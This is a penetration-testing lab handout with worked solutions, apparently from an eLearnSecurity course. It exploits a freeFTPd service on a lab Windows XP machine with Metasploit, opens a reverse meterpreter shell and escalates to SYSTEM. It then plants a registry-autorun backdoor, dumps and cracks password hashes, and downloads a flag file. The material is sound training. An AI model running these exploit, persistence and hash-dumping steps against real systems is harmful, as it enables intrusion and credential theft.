
eLearnSecurity
Forging security professionals

METASPLOIT



PENETRATION TESTING | SECTION 3 MODULE 6 | LAB #16

LAB

1. Description

In this lab, you will have to use Metasploit and meterpreter against a real machine; this will help you become familiar with the Metasploit framework and its features.

2. Goal

The goals of the lab are to:

- Identify the target machine on the network
- Find a vulnerable service
- Exploit the service by using Metasploit to get a meterpreter session
- Gather information from the machine by using meterpreter commands
- Retrieve the password hashes from the exploit machine
- Search for a file named "*Congrats.txt*"

3. Tools

The best tools for this lab are:

- *Nmap*
- *Metasploit (Metasploit 5 is recommended)*
- *John the Ripper*

4. Steps

4.1. Find a target in the network

Since we do not have any information about the remote network and the hosts attached to it, the first step is to find a possible target!

4.2. Identify available services on the target

Now that we know there is a host on the target network, scan the host and gather as much information as possible.

4.3. Find a vulnerable service in Metasploit

You should have identified a few services running on the machine. Check if Metasploit contains any working exploit for that specific services and version

4.4. Configure the module and exploit the machine

Select the Metasploit module found in the previous step and configure it with the correct parameters. Once you have the module set, launch the exploit! You should get a meterpreter session!

4.5. Obtain SYSTEM privileges on the machine

The most important step once you exploit a machine is to get the highest privileges you can. This will allow you to access much more information as well as run much more commands. Try to obtain system privileges on the machine!

4.6. Install a backdoor

Now that you have full privileges on the machine, install a backdoor on it.

If you want to test if the backdoor works, just run "reboot" in the meterpreter session and wait a minute. Once the machine turns back, you should be able to use your backdoor!

4.7. Get the password hashes and crack them

It is now time to gather some data! Dump all the password hashes of the exploited machine!

Once you have them, you can also try to crack the passwords with *John the Ripper*.

4.8. Gather information

Try to gather as much information as possible from the target machine: applications, routes, interfaces and so on. Explore the machine and the Metasploit module to practice with different tools and output.

4.9. Locate and download the congrats.txt file

Browse the target machine, find the file named "Congrats.txt" and download it into your machine!

SOLUTIONS

*Below, you will find solutions for every task of this lab. Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck. Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of the hands-on lab!*

5. Solutions steps

5.1. Find a target in the network

We first need to verify which is the remote network. We can do so by running `ifconfig` and then checking the IP address of our *tap0* interface.

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::2820:aaff:fe8d:aa4e  prefixlen 64  scopeid 0x20<link>
        ether 2a:20:aa:8d:aa:4e  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 656 (656.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As we can see, the target network is 192.168.99.0/24.

Let's run `nmap -sn` in order to discover available hosts on the network:

```
root@0xluk3:~# nmap -sn 192.168.99.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-15 14:55 CET
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 64.71% done; ETC: 14:55 (0:00:04 remaining)
Nmap scan report for 192.168.99.12
Host is up (0.050s latency).
MAC Address: 00:50:56:A1:A9:5C (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.21 seconds
```

The above screenshot shows that the only host alive in the network is *192.168.99.12* (besides our host: 192.168.99.100).

5.2. IDENTIFY AVAILABLE SERVICES ON THE TARGET

Run a service detection scan and verify which services are listening on the remote host:

```
root@0xluk3:~# nmap -sV 192.168.99.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-15 14:56 CET
Nmap scan report for 192.168.99.12
Host is up (0.24s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FreeFTPd 1.0
22/tcp   open  ssh           WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A1:A9:5C (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.60 seconds
```

As we can see in the previous output, there are a few services enabled.

Let's focus our tests on the *FreeFTPd*.

5.3. Find a vulnerable service in Metasploit

Run a *search* in the Metasploit database and see if there are any modules related to the *freeFTPd* service:


```
search freeftp
```

Reviewing the output in the above screenshot, we can see that there are a few modules we can use. Let's select the first in the list as it was the most recent one that was discovered and is also the more reliable.

5.4. Configure the module and exploit the machine

First, select the module and configure its options as follows:

```
msf5 > use exploit/windows/ftp/freeftpd_pass
msf5 exploit(windows/ftp/freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPUSER  anonymous        yes       The username to authenticate with
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   freeFTPd 1.0.10 and below on Windows Desktop Version


msf5 exploit(windows/ftp/freeftpd_pass) > set ftpuser anonymous
ftpuser => anonymous
msf5 exploit(windows/ftp/freeftpd_pass) > set rhosts 192.168.99.12
rhosts => 192.168.99.12
msf5 exploit(windows/ftp/freeftpd_pass) > set rport 21
rport => 21
msf5 exploit(windows/ftp/freeftpd_pass) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/ftp/freeftpd_pass) > set exitfunc process
exitfunc => process
msf5 exploit(windows/ftp/freeftpd_pass) > set lhost 192.168.99.100
lhost => 192.168.99.100
msf5 exploit(windows/ftp/freeftpd_pass) > set lport 4444
lport => 4444
msf5 exploit(windows/ftp/freeftpd_pass) >
```

```
use exploit/windows/ftp/freeftpd_pass

set ftpuser anonymous

set rhosts 192.168.99.12

set rport 21

set payload windows/meterpreter/reverse_tcp

set exitfunc process

set lhost 192.168.99.100

set lport 4444
```

```
msf5 exploit(windows/ftp/freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPUSER  anonymous        yes       The username to authenticate with
   RHOSTS   192.168.99.12    yes       The target address range or CIDR identifier
   RPORT    21               yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.99.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   freeFTPd 1.0.10 and below on Windows Desktop Version
```

The previous screenshot shows the module configured and ready to run. We just had to select the RHOST and set the payload options.

Now we can start the module by typing **exploit**:

```
msf5 exploit(windows/ftp/freeftpd_pass) > exploit

[*] Started reverse TCP handler on 192.168.99.100:4444
[*] 192.168.99.12:21 - Trying target freeFTPd 1.0.10 and below on Windows Desktop Version with user anonymous...
[*] Sending stage (179779 bytes) to 192.168.99.12
[*] Meterpreter session 1 opened (192.168.99.100:4444 -> 192.168.99.12:1035) at 2019-02-15 15:10:28 +0100
```

```
meterpreter > getuid
Server username: ELS-WINXP\ftp
```

As we can see, we have successfully exploited the service! A meterpreter session is opened, and our prompt changes!

5.5. Obtain SYSTEM privileges on the machine

As you already know, meterpreter offers a lot of commands and functionalities.

In order to escalate privileges on Windows machines we just have to type **getsystem** and hit enter:

```
meterpreter > getuid
Server username: ELS-WINXP\ftp
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

In the above screenshot, you can see how we successfully escalated the privileges (from *ftp* user to *system*).

5.6. Install a backdoor

There are many modules and commands that we can use to install a backdoor on the target machine automatically.

In this lab, we are going to use the *persistence* module as follows.

By pressing Ctrl + z inside the meterpreter prompt, we can put it into the background and work further on the backdoor:

```
meterpreter >
Background session 1? [y/N]
```

One additional thing we must do is check the session number.

Type “sessions -l” inside the Metasploit prompt and keep in mind the **Id** value:

```
msf5 exploit(windows/ftp/freeftpd_pass) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WINXP  192.168.99.100:4444 -> 192.168.99.12:1035 (192.168.99.12)
```

Now, let’s go to the persistence module, as follows:

```
msf5 exploit(windows/ftp/freeftpd_pass) > use exploit/windows/local/persistence
msf5 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Let’s configure it.

The session should be set to the same value as obtained above.

```
msf5 exploit(windows/local/persistence) > set reg_name backdoor
reg_name => backdoor
msf5 exploit(windows/local/persistence) > set exe_name backdoor
exe_name => backdoor
msf5 exploit(windows/local/persistence) > set startup system
[-] The following options failed to validate: Value 'system' is not valid for option 'STARTUP'.
startup => USER
msf5 exploit(windows/local/persistence) > set startup SYSTEM
startup => SYSTEM
msf5 exploit(windows/local/persistence) > set session 1
session => 1
msf5 exploit(windows/local/persistence) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/persistence) > set exitfunc process
exitfunc => process
msf5 exploit(windows/local/persistence) > set lhost 192.168.99.100
lhost => 192.168.99.100
msf5 exploit(windows/local/persistence) > set lport 5555
lport => 5555
```

```
use exploit/windows/local/persistence

set reg_name backdoor

set exe_name backdoor

set startup SYSTEM

set session 1

set payload windows/meterpreter/reverse_tcp

set exitfunc process

set lhost 192.168.99.100

set lport 5555

set DisablePayloadHandler false

exploit //if the backdoor doesn't start immediately, use "exploit
-j" instead
```

```
msf5 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME  backdoor         no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME  backdoor         no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION   1                yes       The session to run this module on.
   STARTUP   SYSTEM           yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.99.100   yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:
```

We will also need to enable the Payload Handler in order to receive the connection, as follows:

```
msf5 exploit(windows/local/persistence) > set DisablePayloadHandler false
```

As we can see in the screenshot, we set the STARTUP parameter to SYSTEM (since we have system privileges on the machine) but also set the name of the Windows registry key to "*backdoor*".

Moreover, if you check the payload options, we set the backdoor to connect on our local IP address on port 5555.

Let's try to run it!

```
msf5 exploit(windows/local/persistence) > set DisablePayloadHandler false
DisablePayloadHandler => false
msf5 exploit(windows/local/persistence) > exploit

[*] Started reverse TCP handler on 192.168.99.100:5555
[*] Running persistent module against ELS-WINXP via session ID: 1
[+] Persistent VBS script written on ELS-WINXP to C:\DOCUME~1\ftp\LOCALS~1\Temp\bqSJdQGHobLMg.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
[+] Installed autorun on ELS-WINXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/ELS-WINXP_20190215.3959/ELS-WINXP_20190215.3959.rc
[*] Sending stage (179779 bytes) to 192.168.99.12
[*] Meterpreter session 2 opened (192.168.99.100:5555 -> 192.168.99.12:1038) at 2019-02-15 15:40:03 +0100

meterpreter >
```

Depending on your version of Kali and Metasploit you might receive the shell immediately or not.

Older versions of Metasploit / Kali may allow you to establish a new session immediately, while Kali 2019 / Metasploit5 may require a reboot.

If your output looks like than the one below and your meterpreter shell on port 5555 didn't pop out, you need to proceed further:

```
msf5 exploit(windows/local/persistence) > set DisablePayloadHandler false
DisablePayloadHandler => false
msf5 exploit(windows/local/persistence) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.99.100:5555
[*] Running persistent module against ELS-WINXP via session ID: 1
msf5 exploit(windows/local/persistence) > [+] Persistent VBS script written on ELS-WINXP to C:\DOCUME~1\ftp\LOCALS~1\Temp\ukkPqGLcodtJ.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
[+] Installed autorun on ELS-WINXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/ELS-WINXP_20190502.5203/ELS-WINXP_20190502.5203.rc

msf5 exploit(windows/local/persistence) >
```

As you can see, the backdoor has been successfully installed, but it was just planted on the target system in the registry's autorun area. In order to run the backdoor, we need to perform a system reboot (a user who switches off and on his machine would have caused the backdoor to run eventually). Let's go back to our meterpreter session and spawn a shell to reboot the victim system:

```
sessions -i 1

shell

shutdown /r /f
```

You will know that the reboot occurred when your meterpreter session dies after a minute or two:

```
msf5 exploit(windows/local/persistence) > [*] 192.168.99.12 - Meterpreter session 1 closed.  Reason: Died
```

Let's go back to the shell.

```
msf5 exploit(windows/local/persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 1152 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>shutdown /r /f
shutdown /r /f

C:\WINDOWS\system32>^Z
Background channel 3? [y/N]  y
meterpreter >
```

When in shell, press Ctrl+Z twice to return to the main Metasploit menu. Type "jobs -l" to see if any active listeners are running:

```
meterpreter >
Background session 1? [y/N]
msf5 exploit(windows/local/persistence) > jobs -l

Jobs
====

No active jobs.

msf5 exploit(windows/local/persistence) >
```

It seems that we are currently unable to receive any backdoor connection since there are no working listeners.

In this case, let's create a Metasploit listener to receive the connection. The payload has to be of the same type as the backdoor that was placed on the victim system:

```
use exploit/multi/handler

set lhost 192.168.99.100

set lport 5555

set payload windows/meterpreter/reverse_tcp

exploit -j
```

```
[-] Exploit failed: Msf::OptionValidateError The following options failed to validate: SESSION.
msf5 exploit(windows/local/persistence) > use exploit/multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.99.100
lhost => 192.168.99.100
msf5 exploit(multi/handler) > set lport 5555
lport => 5555
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.99.100:5555
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.99.12
[*] Meterpreter session 2 opened (192.168.99.100:5555 -> 192.168.99.12:1049) at 2019-05-02 10:59:44 +0200
```

Now, press ENTER. You should be now able to interact with your backdoor session:

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x86/windows  ELS-WINXP\eLSAdmin @ ELS-WINXP  192.168.99.100:5555 -> 192.168.99.12:1049 (192.168.99.12)

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: ELS-WINXP\eLSAdmin
meterpreter >
```

5.7. GET THE PASSWORD HASHES AND CRACK THEM

Let's now escalate to SYSTEM once again and then try to dump the password hashes from victim machine, as follows:

```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: ELS-WINXP\eLSAdmin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
eLSAdmin:1003:aad3b435b51404eeaad3b435b51404ee:87289513bddc269f9bcb24d74864beb2:::
ftp:1004:4ff1ab31fc4b0ebdaad3b435b51404ee:9865c4bdcd9578a380297c5095e6c852:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a88f7de3e682d17fea34bd03086620b5:2b07e52daf608f50d4cd9506c5b0220d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9f79c84005db73e0122f424022f8dbc0:::
meterpreter >
```

Once we have the hashes, we can store them locally into a file and use John the Ripper to crack them.

```
root@0xluk3:~# cat pwd
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
eLSAdmin:1003:aad3b435b51404eeaad3b435b51404ee:87289513bddc269f9bcb24d74864beb2:::
ftp:1004:4ff1ab31fc4b0ebdaad3b435b51404ee:9865c4bdcd9578a380297c5095e6c852:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a88f7de3e682d17fea34bd03086620b5:2b07e52daf608f50d4cd9506c5b0220d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9f79c84005db73e0122f424022f8dbc0:::
```

```
root@0xluk3:~# john pwd
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 256/256 AVX2-16])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
FTP              (ftp)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 453 candidates buffered for the current salt, minimum 512
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                 (SUPPORT_388945a0)
                 (Guest)
                 (eLSAdmin)
PASSWOR          (Administrator:1)
D                (Administrator:2)
```

5.8. GATHER INFORMATION

In this task, you can use every command or module you want to gather information from the remote machine; this will help you to better understand how to use Metasploit and its features.

5.9. LOCATE AND DOWNLOAD THE CONGRATS.TXT FILE

In order to locate and download the *Congrats.txt* file we can simply run the following commands:

```
search -f congrats.txt

download 'c:\Documents and Settings\eLSAdmin\My
Documents\Congrats.txt' /root/

or

download 'c:\\Documents and Settings\eLSAdmin\My
Documents\Congrats.txt' /root/
```

```
meterpreter > search -f congrats.txt
Found 1 result...
    c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt (64 bytes)
meterpreter > download 'c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt' /root/
[*] Downloading: c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt -> /root//Congrats.txt
[*] Downloaded 64.00 B of 64.00 B (100.0%): c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt -> /root//Congrats.txt
[*] download   : c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt -> /root//Congrats.txt
meterpreter >
```

Now, we just need to open it:

```
root@0xluk3:~# cat Congrats.txt
Congratulations! You have successfully exploited this machine!
```